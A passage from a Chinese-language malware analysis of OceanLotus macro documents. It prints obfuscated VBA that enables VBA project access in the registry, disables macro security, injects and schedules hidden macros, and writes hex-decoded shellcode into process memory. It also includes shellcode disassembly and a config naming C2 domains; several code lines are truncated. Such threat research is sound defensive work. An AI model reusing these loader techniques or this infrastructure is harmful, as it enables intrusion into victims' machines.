    Dim ex8oK8o6K5PzOrLn6xCYbf81xP_GaPThKEbkrx2L As Document
    Dim p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1 As String
    Dim jkZAXu0OVcWkH8BHayMAIlphEjUpoFbedPCQKmZI As String * 1
    Dim y1g3uBSmgRUgplkYVIWDBCqf0I7SyMXPx32H5mN2 As String * 1
    Dim sy8yLVPTvFV2qm7VB02Nu_QvV5JmiDSzVUb3tUv5 As Byte
    Dim TfnSRVpcW864j0ztHEDFctATNm8ya4rHwYVfDYF0 As Byte
    Dim Hwq9yOgVkJmQhQUpFu5uMS1SHpxm5kQJZDZG3rlZ As Long
    Dim ZSiBKIROo9avYdJcpbA4LMPQ9l_MNG8Xoo9oCega As Long
    Dim N3gI2RgWoc9vZ4ld3ssoJ41J0e6A4lAbVqiHv6Ni As String
    Dim gNy80qp2ZBFZqZxoblZx4pypenvDzM0ClkxY9K1c As String
    Dim zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu As String

    p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1 = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
    zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu =
    For i = 1 To Len(p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1) - 1 Step 2
        jkZAXu0OVcWkH8BHayMAIlphEjUpoFbedPCQKmZI = Mid(p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1, i, 1)
        y1g3uBSmgRUgplkYVIWDBCqf0I7SyMXPx32H5mN2 = Mid(p6sY7ywFHATogWJZp7RV9JXWcxPagqWzvSx4ObV1, i + 1, 1)
        sy8yLVPTvFV2qm7VB02Nu_QvV5JmiDSzVUb3tUv5 = lvVcJYURUL2fWiPkxxGUECgZgA8k4aHwQ9cBJBkh(jkZAXu0OVcWkH8BHayMAIlphEjUpoFbedPCQKmZI)
        TfnSRVpcW864j0ztHEDFctATNm8ya4rHwYVfDYF0 = lvVcJYURUL2fWiPkxxGUECgZgA8k4aHwQ9cBJBkh(y1g3uBSmgRUgplkYVIWDBCqf0I7SyMXPx32H5mN2)
        Value = sy8yLVPTvFV2qm7VB02Nu_QvV5JmiDSzVUb3tUv5 * 16 + TfnSRVpcW864j0ztHEDFctATNm8ya4rHwYVfDYF0
        zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu = zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu & Chr(Value)
    Next i

    LSgIlJmrJumNFcsNwq4OI3bSMSLMR5f7iOoYk4ol = zyAb_KyGCWumrEiSf7VEWNudA2D5rAerjN_xQmqu

End Function
```

```
    nT2d7rdAPNCi7hU1arGi42IN68NzgIneH29sN2Lj.RegWrite Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G, 1, "REG_DWORD"'''\Word\Security\AccessVBOM

    ' Open new application because HKCU only used when application launched
    Set r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25 = CreateObject(RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIqO7MRWW)'''Word.Application
    r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.Visible = False'''设置隐藏
    r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.DisplayAlerts = False

    mm6c6TM3rv77XGsPzZ958bbdM2osYMtKNy2sKsHb = r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.AutomationSecurity
    r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.AutomationSecurity = msoAutomationSecurityForceDisable
    '打开temp的doc文件
    Set F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV = r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.Documents.Open(xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4
    Set Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe = F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.VBProject.VBComponents
    '移除宏代码
    For Each NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq In Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe
        If NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq.Type = 1 Then
            Call Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe.Remove(NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq)
        End If
    Next NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq
    '插入新的宏代码
    Set NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq = F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.VBProject.VBComponents.Add(1)
    '把读取的word中的第一段内容放到代码模块里
    NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq.CodeModule.AddFromString (fCFkaJdWIercYiyfFrQl_pIqReCmVbPhs4PnfbGT)
    '设置自动安全性
    r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.AutomationSecurity = mm6c6TM3rv77XGsPzZ958bbdM2osYMtKNy2sKsHb

    F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.Save
    F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV.Close
    '设置在1秒钟之后运行宏
    Set F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV = r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.Documents.Open(xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4
    Call r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")
```

该格式文件是 1 磅的文字，肉眼看不到的，如图：



第一段清除格式之后的数据：



507269766174652046756E6374696F6E204A4B42776F31336B6552675230444857756D50356
25531526E67614A434C325339636D4C4B7A683028427956616C207374724173636969204 17
320537472696E67292041732042797 4650D0A0D0A2020202044696D20617A7631313044517
7376E78794B38446536577756625A775757636B63595154506A3556374B4449204173204279
74650D0A2020202044696D207763376453643 04E75366B374479554E6E7A565439626C5A74
4239454457554F5232414262714735204173204279746 50D0A2020202044696D2075574B7A5
56F53586B4479775467566B53394B68336E617863776842586942595 4506F64734E34352041
732053747269 6E67202A20310D0A0D0A20202020617A7631313044517737 6E78794B384465
36577756625A775757636B63595154506A3556374B4449203D20300D0A2020202049662028
4C656E28737472417363696929203D203129205468656E0D0A2020202020202020207557 4B7A
556F53586B4479775467566B53394B68336E617863776842586942595 4506F64734E3435203
D204D69642873747241736369692C20312C2031290D0A2020202020202020207763764536 43
04E75366B374479554E6E7A565439626C5A744239454457554F5232414262714735203D204
173632875574B7A556F53586B4479775467566B53394B68336E617863776842586942595450
6F64734E3435290D0A2020202020202020496202877633764536 4304E75366B374479554E6
E7A565439626C5A744239454457554F5232414262714735203E3D20363520416E642077633
7645364304E75366B374479554E6E7A565439626C5A744239454457554F5232414262714 73
5203C3D203730292054686568 0D0A2020202020202020202020207763376453643 04E75366
B374479554E6E7A565439626C5A744239454457554F5232414262714735203D20776337645
364304E75366B374479554E6E7A565439626C5A744239454457554F5232414262714735202
D203635202B2031300D0A2020202020202020456C73650D0A2020202020202020202020207
763376453643 04E75366B374479554E6E7A565439626C5A744239454457554F5232414262 7
14735203D2077633764536 4304E75366B374479554E6E7A565439626C5A744239454457554
F5232414262714735202D2034380D0A2020202020202020456E642049660D0A20202020202
02020617A7631313044517737 6E78794B38446536577756625A775757636B63595154506A35


数据转换成 bin 后，成第二段宏代码，会被第一段宏代码执行 x_N0th1ngH3r3 函数，如图：

```
Sub x_N0th1ngH3r3()

    On Error GoTo ErrorHandler
    Do

        Dim haWKyma07cdrXce6OP69sohqbFlQrWPH64_JoAu0
        Dim xxXCufNsRluvXxMUTwzT1kzbnylTcwIek5CUrGXW
        Dim TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3
        Dim NOz5GQdI6pVGs_1ZDEta8UCsFDioCSSw0aa7kaFO
        Dim SINBmawrghWdJCffnv0z7uMGo1KkufL7EAbQ1vTm
        Dim Se1x_rLmqSiD3VKoX7dlrbY0yOA9qpdTDFIUsdHX
        Dim hnVCY74JQOUViyWGg11cSBW0Ep0pdRWJqg33hl3q
        Dim KRkDvjB5J1Drcv5GrUZx6FvZSbu1tSpWZCt0hjvl
        Dim PVGcdvyWaoCnnvj4mlLkPzCSCItB15p8oEKc_jMn As String
        Dim r7QtS0r57To_VUd8KPhgUkk1nIz3OHHJF5sik3Id As String
        Dim FzS5f1ztioEWxbwfiPAv2WU5_uZJL643AoGgIyCA As String
        Dim TMBgdUkk3YCWrRykg6jR7qJTX8ZJUi4o8AThesZq As String
        Dim g27xEDllt2NxYNpt2Jk5VCqLTdNRZf6P7UB5jaej As String
        Dim NEgSvyrmaqev8UvFCmGqQundXZq3ck9Tu0ihlxfl
        Dim NrGx1BGeoWtYvPuig3Wy7n9Rgm07Bej46kDpPPcl As MsoAutomationSecurity

        Application.DisplayAlerts = False

        r7QtS0r57To_VUd8KPhgUkk1nIz3OHHJF5sik3Id = oHYStuNK1Ld8O2kDRlrGa49eXC9jiegeh3FqGAGD
        FzS5f1ztioEWxbwfiPAv2WU5_uZJL643AoGgIyCA = f0LEeLOiglTXEPixGn3gtCMFIJRCjKpXKkCkJOxK

        PVGcdvyWaoCnnvj4mlLkPzCSCItB15p8oEKc_jMn = DM344abSoaaO2d1oxslhO5NNJy1SsgcyEqXMBz8e

        Set haWKyma07cdrXce6OP69sohqbFlQrWPH64_JoAu0 = GetObject(, r7QtS0r57To_VUd8KPhgUkk1nIz3OHHJF5sik3Id)
        Se1x_rLmqSiD3VKoX7dlrbY0yOA9qpdTDFIUsdHX = gitxt1ftGpNkdA565V037Er86ORbjrtabUiRQSEY
```

同样的方式执行倒数第 3 段的宏代码，如图：

```
        TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3.Content.Text = ThisDocument.Content.Text

        Set NOz5GQdI6pVGs_1ZDEta8UCsFDioCSSw0aa7kaFO = TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3.VBProject.VBComponents.Add(1)
        NOz5GQdI6pVGs_1ZDEta8UCsFDioCSSw0aa7kaFO.CodeModule.AddFromString (PVGcdvyWaoCnnvj4mlLkPzCSCItB15p8oEKc_jMn)

        Call xxXCufNsRluvXxMUTwzT1kzbnylTcwIek5CUrGXW.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")
```

```
    h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 3).Range.Text
    igovZ9nXWKNto9FXY7dTp9yAdIg3DVm5VklYfet8 = ""
    For i = 1 To Len(h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK) - 1 Step 2
        rurM6PXeDy4_KLli4bfOiIZY1xXoKT5DwoZWjL2F = Mid(h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK, i, 1)
        NK3dr696fxWLEjGJvtLxTzvLsrtlMqZk8A1zFMyW = Mid(h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK, i + 1, 1)
        pQ8bXkZdJfqR0vNefiL_DOkQACD3h64KWQ92qjO8 = JKBwo13keRgR0DHWumP5bU1RngaJCL2S9cmLKzh0(rurM6PXeDy4_KLli4bfOiIZY1xXoKT5DwoZWjL2F)
        tfDw_8kEOOkm0xiBwjClIVWCbHVblKOWvDyobOQr = JKBwo13keRgR0DHWumP5bU1RngaJCL2S9cmLKzh0(NK3dr696fxWLEjGJvtLxTzvLsrtlMqZk8A1zFMyW)
        Value = pQ8bXkZdJfqR0vNefiL_DOkQACD3h64KWQ92qjO8 * 16 + tfDw_8kEOOkm0xiBwjClIVWCbHVblKOWvDyobOQr
        igovZ9nXWKNto9FXY7dTp9yAdIg3DVm5VklYfet8 = igovZ9nXWKNto9FXY7dTp9yAdIg3DVm5VklYfet8 & Chr(Value)
    Next i
```




也是从这个函数开始：

```
235  Sub x_N0th1ngH3r3()
236
237      On Error GoTo ErrorHandler
238      Do
239
240          #If VBA7 And Win64 Then
241              Dim NWRFdpi8JkEtqpmVvGlhnhd8STICmzG4Uj4xpw1b As LongPtr
242              Dim Gdup7XZj9clqMjhwJINlIGMaEzA6kPv_E9CaNO0V As LongPtr
243              Dim VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo As LongPtr
244          #Else
245              Dim NWRFdpi8JkEtqpmVvGlhnhd8STICmzG4Uj4xpw1b As Long
246              Dim Gdup7XZj9clqMjhwJINlIGMaEzA6kPv_E9CaNO0V As Long
247              Dim VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo As Long
248          #End If
249
250          Dim f_5M_OgZGCJt2sx2q7uStIUVQW0RfbMQonjoNcmT As Long
251          Dim bMenRFXtw4AjB2pSFmKDkd_bZ2ZVh2Pef3jqYKks As Long
252          Dim ISZfHuFBY8ow7zRYM2oPH2btfm3xKZVV1iVseLvu As Long
253          Dim nnY9Fi7GclEVlwMGGv_lr7SZetuQFoK0xVrj42PY As Long
254
255          #If VBA7 And Win64 Then
256              Dim enmol_AwwfNJMa2gw_VcOi1OBDmr4tCDH264MtDe As String
257              Dim UZjpC1foSbN48C9XlxNID9r3E91K4Zu3mHjQZDbA As PROCESS_INFORMATION
258              Dim oZzUGyv5T9KdGWBLygMt_wkUHKJrjjZJmdjFAxn6 As STARTUPINFO
259              Dim dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK As Boolean
260              Dim EXRVfhnr5xjIRJBTFGdWO4MAa1StCXa_TFQ2FpEq As String
261              Dim nimL0gSECr_UlsjAbgLeqVP8nkPbUxdg1NxwI0AU As Long
262              Dim SWvpYYyL_W0Vhnw8xvfreSH1hHuSKOJxjt1k7kP_ As String
263              Dim RWxhkF42xcnrUWY_ft7gtG1bdsCPmc0dGfAjkqID As String
264              Dim FoQEGQBCN52uDTttuNZcp7yAnHHOlOqR2g13R6on As LongPtr
265              Dim NSHcpAy9eSkWM8eQgP57S_rnLIKZIvBmGPZqsWAI As LongPtr
```

取倒数第二段的数据，如图：

```
95  #End If
96
97      Set ThCRt1VwRdCzVRGEgbZ4_hjfWvjMJzmaKQ2DIRdV = ActiveDocument
98
99      PDEpQGDVpdj6MjVCZnWYJ9NiRrQ5O3XpZ3fnDUpg = ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2).Range.Text
100     gqacamnUX4WUURltFy5qMal5gFwl8adgPbC2zaQx = 0
101     oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU = 0
102     c2y_KXPpfD18wQqQx0xSsJn0VkbE3anmCaHgChcn = Len(PDEpQGDVpdj6MjVCZnWYJ9NiRrQ5O3XpZ3fnDUpg) - 1
103     For v_i = 1 To c2y_KXPpfD18wQqQx0xSsJn0VkbE3anmCaHgChcn Step 2
104         If (oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU >= 640) Then
105             Dim R1QNb6uZNQQwfN19jHR6bcla7hQSf0SsQIAHAXhN As Long
106             R1QNb6uZNQQwfN19jHR6bcla7hQSf0SsQIAHAXhN = 0
107             #If VBA7 And Win64 Then
108                 dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK = IRooy7LR8g3wyW5tAkuKJCOoCIprMYrg8KtTmwas(VpsadfjB1zQIJGu_rkMznSZlHmMC
```

数据如下：




然后写到内存中执行：

```
126
127     If (oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU <> 0) Then
128         #If VBA7 And Win64 Then
129             'WriteProcessMemory
130             dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK = IRooy7LR8g3wyW5tAkuKJCOoCIprMYrg8KtTmwas(VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo, B
131             If (dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK = 0) Then
132                 MsgBox "Funk"
133             End If
134         #Else
135             YiI_fusMPeC5bMC544XwQ1MNSF4JfjVuHytusmRN = E5dXYtcktRmQWjYxykrfnBshLPH81RJmD5_ybZP3(ByVal (NWRFdpi8JkEtqpmVvGlhnhd8STICmzG4Uj4x
136         #End If
137         gqacamnUX4WUURltFy5qMal5gFwl8adgPbC2zaQx = gqacamnUX4WUURltFy5qMal5gFwl8adgPbC2zaQx + oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU
138     End If
```

数据 hex 转成 bin 后是海莲花用的比较多的 shellcode，如图：

```
seg000:000E027F var_810         = dword ptr -810h
seg000:000E027F var_80C         = dword ptr -80Ch
seg000:000E027F var_808         = dword ptr -808h
seg000:000E027F var_804         = dword ptr -804h
seg000:000E027F var_800         = dword ptr -800h
seg000:000E027F var_7FC         = dword ptr -7FCh
seg000:000E027F var_7F8         = dword ptr -7F8h
seg000:000E027F var_18          = dword ptr -18h
seg000:000E027F var_14          = dword ptr -14h
seg000:000E027F var_10          = dword ptr -10h
seg000:000E027F var_C           = dword ptr -0Ch
seg000:000E027F var_8           = dword ptr -8
seg000:000E027F var_4           = dword ptr -4
seg000:000E027F
seg000:000E027F                 lea     esp, [esp-4]
seg000:000E0283                 pushf
seg000:000E0284                 push    ecx
seg000:000E0285                 shl     ecx, 3
seg000:000E0288                 push    ebx
seg000:000E0289                 inc     bh
seg000:000E028B                 or      ecx, ecx
seg000:000E028D                 shl     cx, 6
seg000:000E0291                 push    eax
seg000:000E0292                 aaa
seg000:000E0293                 push    edx
seg000:000E0294                 cwd
seg000:000E0296                 cwd
seg000:000E0298                 mov     eax, 2A02h
seg000:000E029D                 mov     ecx, 0DE43h
seg000:000E02A2                 mul     ecx
seg000:000E02A4                 neg     al
seg000:000E02A6                 bswap   ebx
seg000:000E02A8                 mov     ax, 6Ch ; 'l'
seg000:000E02AC                 mov     cx, 50h ; 'P'
seg000:000E02B0                 mul     cx
seg000:000E02B3                 stc
seg000:000E02B4                 sahf
seg000:000E02B5                 push    ecx
seg000:000E02B6                 cbw
seg000:000E02B8                 bswap   edx
seg000:000E02BA                 inc     edx
seg000:000E02BB                 or      dh, dl
seg000:000E02BD                 cdq
seg000:000E02BE                 mov     edx, [esp+1Ch+var_18]
seg000:000E02C2                 das
seg000:000E02C3                 mov     bx, cx
seg000:000E02C6                 mov     ebx, [esp+1Ch+var_10]
seg000:000E02CA                 mov     ecx, [esp+1Ch+var_C]
seg000:000E02CE                 aas
seg000:000E02CF                 mov     eax, [esp+1Ch+var_8]
seg000:000E02D3                 push    eax
```

配置文件:




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000060	6D	00	6E	00	6F	00	70	00	7A	00	00	00	53	00	4F	00	m.n.o.p.z...S.O.
00000070	46	00	54	00	57	00	41	00	52	00	45	00	5C	00	41	00	F.T.W.A.R.E.\.A.
00000080	70	00	70	00	5C	00	41	00	70	00	70	00	58	00	37	00	p.p.\.A.p.p.X.7.
00000090	30	00	31	00	36	00	32	00	34	00	38	00	36	00	63	00	0.1.6.2.4.8.6.c.
000000A0	37	00	35	00	35	00	34	00	66	00	37	00	66	00	38	00	7.5.5.4.f.7.f.8.
000000B0	30	00	66	00	34	00	38	00	31	00	39	00	38	00	35	00	0.f.4.8.1.9.8.5.
000000C0	64	00	36	00	37	00	35	00	38	00	36	00	64	00	5C	00	d.6.7.5.8.6.d.\.
000000D0	41	00	70	00	70	00	6C	00	69	00	63	00	61	00	74	00	A.p.p.l.i.c.a.t.
000000E0	69	00	6F	00	6E	00	7A	00	00	00	53	00	4F	00	46	00	i.o.n.z...S.O.F.
000000F0	54	00	57	00	41	00	52	00	45	00	5C	00	41	00	70	00	T.W.A.R.E.\.A.p.
00000100	70	00	5C	00	41	00	70	00	70	00	58	00	37	00	30	00	p.\.A.p.p.X.7.0.
00000110	31	00	36	00	32	00	34	00	38	00	36	00	63	00	37	00	1.6.2.4.8.6.c.7.
00000120	35	00	35	00	34	00	66	00	37	00	66	00	38	00	30	00	5.5.4.f.7.f.8.0.
00000130	66	00	34	00	38	00	31	00	39	00	38	00	35	00	64	00	f.4.8.1.9.8.5.d.
00000140	36	00	37	00	35	00	38	00	36	00	64	00	5C	00	44	00	6.7.5.8.6.d.\.D.
00000150	65	00	66	00	61	00	75	00	6C	00	74	00	49	00	63	00	e.f.a.u.l.t.I.c.
00000160	6F	00	6E	00	08	00	00	00	44	00	61	00	74	00	61	00	o.n.....D.a.t.a.
00000170	06	00	00	00	64	00	65	00	66	00	94	00	00	00	20	00	....d.e.f.▌... .
00000180	00	00	63	00	6C	00	6F	00	75	00	64	00	2E	00	33	00	..c.l.o.u.d...3.
00000190	36	00	30	00	63	00	6E	00	2E	00	69	00	6E	00	66	00	6.0.c.n...i.n.f.
000001A0	6F	00	2A	00	00	00	64	00	6E	00	73	00	2E	00	63	00	o.*...d.n.s...c.
000001B0	68	00	69	00	6E	00	61	00	6E	00	65	00	77	00	73	00	h.i.n.a.n.e.w.s.
000001C0	2E	00	6E	00	65	00	74	00	77	00	6F	00	72	00	6B	00	..n.e.t.w.o.r.k.
000001D0	20	00	00	00	61	00	6C	00	69	00	65	00	78	00	70	00	...a.l.i.e.x.p.
000001E0	72	00	65	00	73	00	73	00	63	00	6E	00	2E	00	6E	00	r.e.s.s.c.n...n.
000001F0	65	00	74	00	1A	00	00	00	63	00	68	00	69	00	6E	00	e.t.....c.h.i.n.
00000200	61	00	70	00	6F	00	72	00	74	00	2E	00	6F	00	72	00	a.p.o.r.t...o.r.
00000210	67	00	08	44	05	00	00	44	05	00	4D	5A	90	00	03	00	g..D...D..MZ....
00000220	00	00	04	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	......ÿÿ..¸.....
00000230	00	00	40	00	00	00	00	00	00	00	00	00	00	00	00	00	..@.............
00000240	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....


```
hijklmnopz SOFTWARE\App\AppX70162486c7554f7f80f481985d67586d\Applicationz SOFTWARE
\App\AppX70162486c7554f7f80f481985d67586d\DefaultIcon Data def
cloud.360cn.info* dns.chinanews.network  aliexpresscn.net chinaport.org
```

这种是通过三次宏内存加载 shellcode 的方式主要是为了对抗杀软静态的查杀。

模板注入类文档攻击流程

海莲花的模板注入类文档具有通用性，在文档启动后，其均会去加载 XXX.XXX/XXX.png 并执行接下来的操作。



```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
